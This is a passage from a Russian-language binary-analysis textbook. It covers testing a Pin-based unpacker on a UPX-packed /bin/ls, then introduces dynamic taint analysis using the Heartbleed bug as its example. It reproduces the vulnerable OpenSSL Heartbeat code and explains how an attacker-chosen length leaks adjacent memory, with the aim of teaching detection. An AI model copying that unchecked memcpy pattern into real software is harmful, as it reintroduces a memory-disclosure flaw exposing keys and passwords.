Проверим автоматический распаковщик, применив его к исполняемому файлу, упакованному известным упаковщиком UPX, который в Ubuntu устанавливается командой `apt install upx`. В листинге 9-12 показано, как упаковать тестовый бинарный файл с помощью UPX; Makefile этой главы делает это автоматически.

Листинг 9-12. Упаковка `/bin/ls` посредством UPX

```
$ cp /bin/ls packed
$ upx packed
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2013
UPX 3.91        Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 30th 2013

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    126584 ->     57188   45.18%  linux/ElfAMD   packed

Packed 1 file.
```

Для этого примера скопируем `/bin/ls` в файл `packed`, а затем упакуем его посредством UPX. UPX сообщает, что бинарный файл успешно упакован и сжат до 45,18 процента исходного размера. Убедиться, что файл упакован, можно, открыв его в IDA Pro, как на рис. 9-8. В упакованном файле гораздо меньше функций, чем в большинстве бинарных файлов: IDA находит лишь четыре, поскольку все остальные упакованы. С помощью IDA также можно увидеть большую область данных с упакованным кодом и данными, не показанную на рисунке.




Рис. 9-8. Упакованный бинарный файл в IDA Pro

Теперь проверим, сможет ли распаковщик восстановить исходные код и данные `ls` из упакованного бинарного файла. Способ применения распаковщика показан в листинге 9-13.

Листинг 9-13. Проверка распаковщика бинарных файлов

```
$ cd ~/pin/pin-3.6-97554-g31f0a167d-gcc-linux/
$ ./pin -t ~/code/chapter9/unpacker/obj-intel64/unpacker.so -- ~/code/chapter9/packed
doc  extlicense  extras  ia32  intel64  LICENSE  pin  pin.log  README  redist.txt  source
unpacked.0x400000-0x41da64_entry-0x40000c  unpacked.0x800000-0x80d6d0_entry-0x80d465
unpacked.0x800000-0x80dd42_entry-0x80d6d0  unpacker.log
$ head unpacker.log
------- unpacking binary -------
extracting unpacked region 0x0000000000800000 (   53.7kB) wx entry 0x000000000080d465
```

```
extracting unpacked region 0x0000000000800000 (   55.3kB) wx entry 0x000000000080d6d0
extracting unpacked region 0x0000000000400000 (  118.6kB) wx entry 0x000000000040000c
******* Memory access clusters *******
0x0000000000400000 (  118.6kB) wx: ============================================================...==
0x0000000000800000 (   55.3kB) wx: ====================================
0x000000000061de00 (    4.5kB) w-: ===
0x00007ffc89084f60 (    3.8kB) w-: ==
0x00007efc65ac12a0 (    3.3kB) w-: ==
$ file unpacked.0x400000-0x41da64_entry-0x40000c
unpacked.0x400000-0x41da64_entry-0x40000c: ERROR: ELF 64-bit LSB executable, x86-64,
version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2
error reading (Invalid argument)
```

Чтобы воспользоваться распаковщиком, вызовите `pin` с распаковщиком в качестве Pintool и упакованным файлом `packed` в качестве приложения. Приложение запускается с инструментированием распаковщика и, поскольку является копией `/bin/ls`, печатает содержимое каталога. В нём видно несколько распакованных файлов; схема их имён указывает начальный и конечный адреса сохранённой области и адрес точки входа, обнаруженный инструментирующим кодом.

Файл журнала `unpacker.log` подробно описывает извлечённые области и перечисляет все найденные распаковщиком кластеры памяти, даже не распакованные. Подробнее рассмотрим крупнейший распакованный файл `unpacked.0x400000-0x41da64_entry-0x40000c`.[15] Команда `file` показывает, что это бинарный файл ELF, хотя и несколько "повреждённый": представление ELF в памяти напрямую не соответствует дисковому представлению, ожидаемому такими утилитами, как `file`. Например, таблица заголовков секций во время исполнения недоступна, поэтому распаковщик не может её восстановить. Тем не менее проверим, способны ли IDA Pro и другие утилиты разобрать распакованный файл.

Как видно на рис. 9-9, IDA Pro удаётся найти в распакованном бинарном файле гораздо больше функций, чем в упакованном, что обнадёживает.




Рис. 9-9. Распакованный бинарный файл в IDA Pro

Кроме того, утилита `strings` показывает, что распакованный бинарный файл содержит много удобочитаемых строк, указывающих на успешную распаковку, как в листинге 9-14.

Листинг 9-14. Строки, найденные в распакованном бинарном файле

```
$ strings unpacked.0x400000-0x41da64_entry-0x40000c
...
Usage: %s [OPTION]... [FILE]...
List information about the FILEs (the current directory by default).
Sort entries alphabetically if none of -cftuvSUX nor --sort is specified.
Mandatory arguments to long options are mandatory for short options too.
  -a, --all                  do not ignore entries starting with .
  -A, --almost-all           do not list implied . and ..
      --author               with -l, print the author of each file
  -b, --escape               print C-style escapes for nongraphic characters
      --block-size=SIZE      scale sizes by SIZE before printing them; e.g.,
                                 '--block-size=M' prints sizes in units of
                                 1,048,576 bytes; see SIZE format below
  -B, --ignore-backups       do not list implied entries ending with ~
  -c                         with -lt: sort by, and show, ctime (time of last
                                 modification of file status information);
                                 with -l: show ctime and sort by name;
                                 otherwise: sort by ctime, newest first
  -C                         list entries by columns
      --color[=WHEN]         colorize the output; WHEN can be 'always' (default
                                 if omitted), 'auto', or 'never'; more info below
  -d, --directory            list directories themselves, not their contents
...
```

Как вы помните из главы 5, `strings` - утилита Linux, показывающая найденные в любом файле удобочитаемые строки. Для распакованного бинарного файла она, среди множества других строк, выводит инструкцию по применению `/bin/ls`.

В качестве последней проверки здравого смысла сравним распакованный код с исходным кодом `ls` посредством `objdump`. В листинге 9-15 приведена часть исходной функции `main` из `/bin/ls`, а в листинге 9-16 - соответствующий распакованный код.

Исходный бинарный файл можно дизассемблировать обычным вызовом `objdump`, но для распакованного файла понадобятся специальные параметры: они велят `objdump` считать файл необработанным бинарным содержимым с кодом x86-64 и дизассемблировать всё содержимое файла (`-D` вместо обычного `-d`). Это необходимо потому, что в распакованном файле нет таблицы заголовков секций, по которой `objdump` мог бы определить расположение секций кода.

Листинг 9-15. Частичное дизассемблирование `main` в исходном `/bin/ls`

```
$ objdump -M intel -d /bin/ls
402a00: push   r15
402a02: push   r14
402a04: push   r13
402a06: push   r12
402a08: push   rbp
402a09: push   rbx
402a0a: mov    ebx,edi
402a0c: mov    rbp,rsi
402a0f: sub    rsp,0x388
402a16: mov    rdi,QWORD PTR [rsi]
402a19: mov    rax,QWORD PTR fs:0x28
402a22: mov    QWORD PTR [rsp+0x378],rax
402a2a: xor    eax,eax
402a2c: call   40db00 <__sprintf_...>
402a31: mov    esi,0x419ac1
402a36: mov    edi,0x6
402a3b: call   402840 <setlocale@plt>
```

Листинг 9-16. Частичное дизассемблирование `main` в распакованном бинарном файле

```
$ objdump -M intel -b binary -mi386 -Mx86-64 \
     -D unpacked.0x400000-0x41da64_entry-0x40000c
2a00: push   r15
2a02: push   r14
2a04: push   r13
2a06: push   r12
2a08: push   rbp
2a09: push   rbx
2a0a: mov    ebx,edi
2a0c: mov    rbp,rsi
2a0f: sub    rsp,0x388
2a16: mov    rdi,QWORD PTR [rsi]
2a19: mov    rax,QWORD PTR fs:0x28
2a22: mov    QWORD PTR [rsp+0x378],rax
2a2a: xor    eax,eax
2a2c: call   0xdb00
2a31: mov    esi,0x419ac1
2a36: mov    edi,0x6
2a3b: call   0x2840
```

Сравнив листинги 9-15 и 9-16 построчно, можно увидеть, что код идентичен, кроме адресов кода в инструкциях `call`. Причина в том, что из-за отсутствующей таблицы заголовков секций `objdump` не знает ожидаемый адрес загрузки распакованного бинарного файла. Кроме того, для распакованного файла `objdump` не может автоматически снабдить вызовы заглушек PLT именами соответствующих функций. К счастью, такие дизассемблеры, как IDA Pro, позволяют вручную задать адрес загрузки, и после некоторой настройки распакованный файл можно исследовать точно так же, как обычный!

9.6. Итоги

В этой главе вы узнали, как работают методы бинарного инструментирования и как инструментировать бинарные файлы с помощью Pin. Теперь вы готовы создавать собственные Pintool для анализа и изменения бинарных файлов во время исполнения. Pin снова встретится в главах 10-13, где будут рассмотрены платформы анализа помеченных данных и символьного исполнения, построенные на Pin.

Упражнения

1. Расширение профилировщика

Профилировщик записывает все системные вызовы, даже происходящие за пределами главного приложения. Измените профилировщик так, чтобы он проверял источник системного вызова и профилировал только вызовы из главного приложения. Чтобы узнать, как это сделать, потребуется обратиться к руководству пользователя Pin в интернете.

2. Исследование распакованных файлов

При проверке распаковщик сохранил несколько файлов, один из которых был распакованным `/bin/ls`. Исследуйте содержимое остальных файлов и выясните, почему распаковщик сохранил их.

3. Расширение распаковщика

Добавьте в автоматический распаковщик параметр командной строки, при включении которого он инструментирует все передачи управления, а не только косвенные, и ищет переход к OEP. Сравните время работы распаковщика с включённым и выключенным параметром. Как будет работать упаковщик, переходящий к OEP посредством прямой передачи управления?

4. Сохранение расшифрованных данных

Создайте Pintool, способный наблюдать за приложением, автоматически обнаруживать момент расшифрования данных с помощью RC4 - или выбранного вами криптографического алгоритма - и сохранять эти данные. Pintool разрешено выдавать ложноположительные результаты - посторонние данные, которые в действительности не были расшифрованы, - но он должен стремиться свести их число к минимуму.

Примечания

[1] [назад] Ради простоты здесь не учитываются хвостовые вызовы, использующие вместо `call` инструкции `jmp`.
[2] [назад] Этот способ защиты от перехвата потока управления называется целостностью потока управления (control-flow integrity, CFI). В настоящее время активно исследуются способы эффективной реализации CFI и максимально точного определения наборов ожидаемых адресов назначения.
[3] [назад] Упаковка - популярный вид обфускации, который будет объяснён далее в этой главе.
[4] [назад] Это не обязательно верно для вредоносных бинарных файлов, поскольку иногда они используют приёмы обнаружения платформы DBI и намеренно ведут себя иначе, чем в обычных условиях.
[5] [назад] Некоторые исследовательские механизмы инструментирования, например BIRD, применяют гибридный подход на основе SBI с лёгким слоем наблюдения во время исполнения, который обнаруживает и исправляет ошибки инструментирования.
[6] [назад] PEBIL доступна по адресу `https://github.com/mlaurenzano/PEBIL/`, а соответствующая исследовательская статья - по адресу `https://www.sdsc.edu/pmac/publications/laurenzano2010pebil.pdf`.
[7] [назад] Dyninst и исследовательские статьи о ней доступны по адресу `http://www.dyninst.org/`.
[8] [назад] Загрузить Pin и найти документацию можно по адресу `https://software.intel.com/en-us/articles/pin-a-binary-instrumentation-tool-downloads/`.
[9] [назад] В Pin есть также режим проб, который инструментирует весь код сразу, а затем исполняет приложение нативно, не полагаясь на механизм JIT. Режим проб быстрее режима JIT, но позволяет использовать лишь ограниченное подмножество API. Поскольку он поддерживает инструментирование только на уровне функций (`RTN`), для чего нужны символы, в этой главе рассматривается режим JIT. Подробнее о режиме проб можно прочитать в документации Pin.
[10] [назад] Заглавная `.H` в имени `pin.H` - соглашение, показывающее, что это заголовочный файл C++, а не стандартный заголовок C.
[11] [назад] Программа `/bin/true` просто ничего не делает, после чего успешно завершается.
[12] [назад] Существуют и усовершенствованные упаковщики, которые никогда не извлекают упакованный бинарный файл полностью, а по мере необходимости для исполнения непрерывно извлекают и вновь упаковывают небольшие фрагменты кода. Они выходят за рамки наших задач.
[13] [назад] `https://upx.github.io/`
[14] [назад] `http://www.aspack.com/`
[15] [назад] Чтобы решить, какой файл анализировать подробно, обычно сначала приходится исследовать каждый с помощью утилит наподобие `file`, `strings`, `xxd` и `objdump`, чтобы получить представление о его содержимом.

Глава 10. Принципы динамического анализа помеченных данных

Представьте, что вы гидролог и хотите проследить течение реки, которая частично проходит под землёй. Вы уже знаете, где река уходит под землю, но хотите выяснить, появляется ли она снова на поверхности и где именно. Один из способов решить задачу - окрасить воду специальным красителем, а затем искать места, где окрашенная вода появляется вновь. Тема этой главы - динамический анализ помеченных данных (dynamic taint analysis, DTA) - применяет ту же идею к бинарным программам. Подобно окрашиванию воды и наблюдению за её течением, DTA позволяет окрасить, или пометить, выбранные данные в памяти программы, а затем динамически отслеживать поток помеченных байтов, чтобы увидеть, на какие места программы они влияют.

В этой главе вы изучите принципы динамического анализа помеченных данных. DTA - сложный метод, поэтому для создания эффективных инструментов важно понимать его внутреннюю работу. В главе 11 я представлю libdft, библиотеку DTA с открытым исходным кодом, которую мы применим для создания нескольких практических инструментов.

10.1. Что такое DTA?

Динамический анализ помеченных данных (DTA), называемый также отслеживанием потока данных (data flow tracking, DFT), отслеживанием меток или просто анализом помеченных данных, - метод анализа программ, позволяющий определить влияние выбранной части состояния программы на другие его части. Например, можно пометить все данные, получаемые программой из сети, отслеживать их и подавать сигнал тревоги, если они влияют на счётчик команд, поскольку такое влияние может указывать на атаку с перехватом потока управления.

В контексте бинарного анализа DTA обычно реализуется поверх платформы динамического бинарного инструментирования, например Pin, рассмотренной в главе 9. Чтобы отслеживать поток данных, DTA инструментирует все инструкции, обрабатывающие данные в регистрах или памяти. На практике к ним относится почти каждая инструкция, поэтому DTA создаёт очень большие накладные расходы в инструментированных программах. Даже в оптимизированных реализациях DTA нередко встречается замедление в 10 раз и более. Например, при проверке безопасности веб-сервера десятикратные накладные расходы могут быть допустимы, но в промышленной эксплуатации обычно нет. Поэтому DTA, как правило, применяется только для автономного анализа программ.

Системы анализа помеченных данных можно строить и на статическом, а не динамическом инструментировании, вставляя необходимую логику анализа во время компиляции, а не исполнения. Такой подход обычно производительнее, но требует исходного кода. Поскольку нас интересует бинарный анализ, в этой книге мы ограничимся динамическим анализом.

Как уже говорилось, DTA позволяет отслеживать влияние выбранной части состояния программы на интересующие места. Рассмотрим подробнее, что именно это означает: как определять интересующие состояние и места и что означает "влияние" одной части состояния на другую?

10.2. Три шага DTA: источники меток, приёмники меток и распространение меток

На высоком уровне анализ помеченных данных состоит из трёх шагов: определения источников меток, определения приёмников меток и отслеживания распространения меток. При разработке инструмента на основе DTA первые два шага - определение источников и приёмников - выполняете вы. Третий шаг - отслеживание распространения - обычно берёт на себя существующая библиотека DTA, например libdft, хотя большинство таких библиотек позволяет при желании настраивать и его. Рассмотрим каждый из трёх шагов.

10.2.1. Определение источников меток

Источники меток - места программы, где выбираются интересующие для отслеживания данные. Например, источниками могут быть системные вызовы, точки входа функций или отдельные инструкции. Выбор данных зависит от цели вашего инструмента DTA.

Данные помечаются как интересующие с помощью специальных вызовов API библиотеки DTA. Обычно такие вызовы принимают на вход регистр или адрес памяти, который нужно пометить.

Предположим, требуется отслеживать все данные, поступающие из сети, и определять, демонстрируют ли они поведение, способное указывать на атаку. Для этого связанные с сетью системные вызовы наподобие `recv` и `recvfrom` инструментируются функцией обратного вызова, которую платформа динамического инструментирования вызывает при каждом таком системном вызове. Внутри функции перебираются все полученные байты и помечаются. В данном примере `recv` и `recvfrom` являются источниками меток.

Аналогично, если требуется отслеживать данные, прочитанные из файла, источником меток служат системные вызовы наподобие `read`. Чтобы отслеживать числа, являющиеся произведением двух других чисел, можно помечать выходные операнды инструкций умножения, которые тогда становятся источниками меток, и так далее.

10.2.2. Определение приёмников меток

Приёмники меток - места программы, проверяемые на возможность влияния помеченных данных. Например, для обнаружения атак с перехватом потока управления можно инструментировать косвенные вызовы, косвенные переходы и инструкции возврата обратными вызовами, которые проверяют, влияют ли помеченные данные на адреса назначения этих инструкций. Такие инструментированные инструкции будут приёмниками меток. Библиотеки DTA предоставляют функции для проверки, помечены ли регистр или область памяти. Обычно при обнаружении метки в приёмнике требуется определённая реакция, например сигнал тревоги.

10.2.3. Отслеживание распространения меток

Как уже отмечалось, для отслеживания потока помеченных данных через программу необходимо инструментировать все инструкции, обрабатывающие данные. Инструментирующий код определяет, как метки распространяются с входных операндов инструкции на выходные. Например, если входной операнд инструкции `mov` помечен, инструментирующий код пометит и выходной операнд, поскольку на него явно влияет входной. Так помеченные данные могут в итоге распространиться от источника меток до приёмника.

Отслеживание меток сложно, поскольку не всегда очевидно, какие части выходного операнда следует помечать. Распространение подчиняется политике меток, определяющей отношения между входными и выходными операндами. Как будет объяснено в разделе 10.4, в зависимости от потребностей можно применять разные политики. Чтобы избавить вас от написания инструментирующего кода для всех инструкций, распространением обычно занимается специальная библиотека DTA, например libdft.

Теперь вы в общих чертах понимаете работу отслеживания меток. Рассмотрим на конкретном примере применение DTA для обнаружения утечки информации. В главе 11 вы научитесь создавать собственный инструмент для выявления именно такой уязвимости!

10.3. Применение DTA для обнаружения ошибки Heartbleed

Чтобы увидеть практическую пользу DTA, рассмотрим обнаружение уязвимости Heartbleed в OpenSSL. OpenSSL - широко применяемая криптографическая библиотека, защищающая обмен данными в интернете, в том числе соединения с веб-сайтами и почтовыми серверами. Heartbleed позволяет извлекать информацию из систем, использующих уязвимую версию OpenSSL. Среди неё могут быть чрезвычайно чувствительные сведения, например закрытые ключи, имена пользователей и пароли, находящиеся в памяти.

10.3.1. Краткий обзор уязвимости Heartbleed

Heartbleed использует классическое чтение за границами буфера в реализации протокола Heartbeat в OpenSSL. Учтите: Heartbeat - название эксплуатируемого протокола, а Heartbleed - название эксплойта. Протокол Heartbeat позволяет устройствам проверять, активно ли ещё соединение с сервером SSL, отправляя серверу запрос Heartbeat с произвольной строкой символов, заданной отправителем. Если всё в порядке, сервер отвечает сообщением Heartbeat, возвращающим ту же строку.

Помимо строки символов, запрос Heartbeat содержит поле, задающее её длину. Именно неправильная обработка этого поля приводит к уязвимости Heartbleed. Уязвимые версии OpenSSL позволяют атакующему указать длину, намного превышающую фактическую длину строки, из-за чего при копировании строки в ответ сервер раскрывает дополнительные байты памяти.

Код OpenSSL, ответственный за ошибку Heartbleed, показан в листинге 10-1. Кратко разберём его работу, а затем рассмотрим, как DTA обнаруживает связанные с Heartbleed утечки информации.

Листинг 10-1. Код, вызывающий уязвимость Heartbleed в OpenSSL

```
/* Выделить память для ответа: 1 байт типа сообщения,
 * плюс 2 байта длины полезной нагрузки, сама полезная
 * нагрузка и заполнение
 */
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;

/* Записать тип ответа, длину и скопировать полезную нагрузку */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
bp += payload;

/* Случайное заполнение */
RAND_pseudo_bytes(bp, padding);

r = ssl3_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + padding);
```

Код листинга 10-1 входит в функцию OpenSSL, которая готовит ответ Heartbeat после получения запроса. Три важнейшие переменные - `pl`, `payload` и `bp`. `pl` - указатель на строку полезной нагрузки в запросе Heartbeat, которая будет скопирована в ответ. Несмотря на вводящее в заблуждение имя, `payload` - не указатель на строку, а значение `unsigned int`, задающее её длину. И `pl`, и `payload` берутся из сообщения запроса Heartbeat, поэтому в контексте Heartbleed ими управляет атакующий. `bp` - указатель внутрь буфера ответа, куда копируется строка.


Сначала код выделяет буфер ответа и направляет `bp` в его начало. Обратите внимание: размером буфера через переменную `payload` управляет атакующий. Первый байт содержит тип пакета `TLS1_HB_RESPONSE`, то есть ответ Heartbeat. Следующие 2 байта содержат длину полезной нагрузки, просто скопированную макросом `s2n` из управляемой атакующим переменной `payload`.

Затем выполняется основная операция уязвимости Heartbleed: `memcpy` копирует `payload` байтов по указателю `pl` в буфер ответа. Вспомните, что и `payload`, и строка по адресу `pl` находятся под контролем атакующего. Поэтому, передав короткую строку и большое значение `payload`, можно заставить `memcpy` продолжить копирование за пределами строки запроса и раскрыть всё, что случайно находится в соседней памяти. Так можно получить до 64 Кбайт данных. Наконец, после добавления в конец ответа нескольких случайных байтов заполнения ответ с раскрытой информацией отправляется атакующему по сети.

10.3.2. Обнаружение Heartbleed посредством меток

На рис. 10-1 показано, как DTA позволяет обнаружить такую утечку информации, и изображено происходящее в памяти системы, атакуемой через Heartbleed. Для этого примера предположим, что запрос Heartbeat хранится в памяти рядом с секретным ключом и что ключ помечен, чтобы можно было отследить его копирование. Также предположим, что системные вызовы `send` и `sendto` служат приёмниками меток и обнаруживают все помеченные данные, готовые к отправке по сети. Для простоты на рисунке показаны только относящиеся к делу строки в памяти без полей типа и длины сообщений запроса и ответа.

На рис. 10-1a показано состояние сразу после получения запроса Heartbeat, подготовленного атакующим. Запрос содержит строку полезной нагрузки `foobar`, которая оказалась в памяти рядом с несколькими случайными байтами, обозначенными `?`, и секретным ключом. Переменная `pl` указывает на начало строки, а атакующий установил `payload` в 21, чтобы раскрыть 15 байтов рядом со строкой.[1] Секретный ключ помечен, чтобы обнаружить его утечку по сети, а буфер ответа выделен в другом месте памяти.



(a) A received Heartbeat request is stored in memory, next to some random data and a (tainted) secret key.

(b) The Heartbeat payload is copied into the response buffer, overreading into the secret key. This propagates taint to the buffer.

Рис. 10-1. Чтение за границами буфера Heartbleed раскрывает секретный ключ в буфер ответа, который отправляется по сети. Метка ключа позволяет обнаружить чтение за границами при отправке раскрытой информации. (a) Полученный запрос Heartbeat хранится в памяти рядом со случайными данными и помеченным секретным ключом. (b) Полезная нагрузка Heartbeat копируется в буфер ответа с чтением за границами в секретный ключ, из-за чего метка распространяется в буфер

Далее на рис. 10-1b показано выполнение уязвимой `memcpy`. Как и положено, сначала она копирует строку `foobar`, но поскольку атакующий установил `payload` в 21, копирование продолжается и после 6 байтов строки полезной нагрузки. `memcpy` читает за границами сначала случайные данные рядом со строкой, а затем секретный ключ. В результате ключ попадает в буфер ответа, готовый к отправке по сети.

Без анализа помеченных данных на этом всё было бы кончено: буфер ответа вместе с раскрытым секретным ключом отправился бы атакующему. К счастью, в этом примере утечку предотвращает DTA. Когда копируется секретный ключ, механизм DTA замечает копирование помеченных байтов и помечает выходные байты. После завершения `memcpy` проверка перед сетевым вызовом `send` обнаруживает помеченную часть буфера ответа и тем самым выявляет атаку Heartbleed.

Это лишь одно из множества применений динамического анализа помеченных данных; некоторые другие будут рассмотрены в главе 11. Как уже отмечалось, из-за значительного замедления запускать такой DTA на промышленном сервере не стоит. Однако описанный анализ хорошо сочетается с фаззингом - проверкой безопасности приложения или библиотеки наподобие OpenSSL посредством псевдослучайно сгенерированных входных данных, например запросов Heartbeat, в которых строка полезной нагрузки и поле длины не соответствуют друг другу.

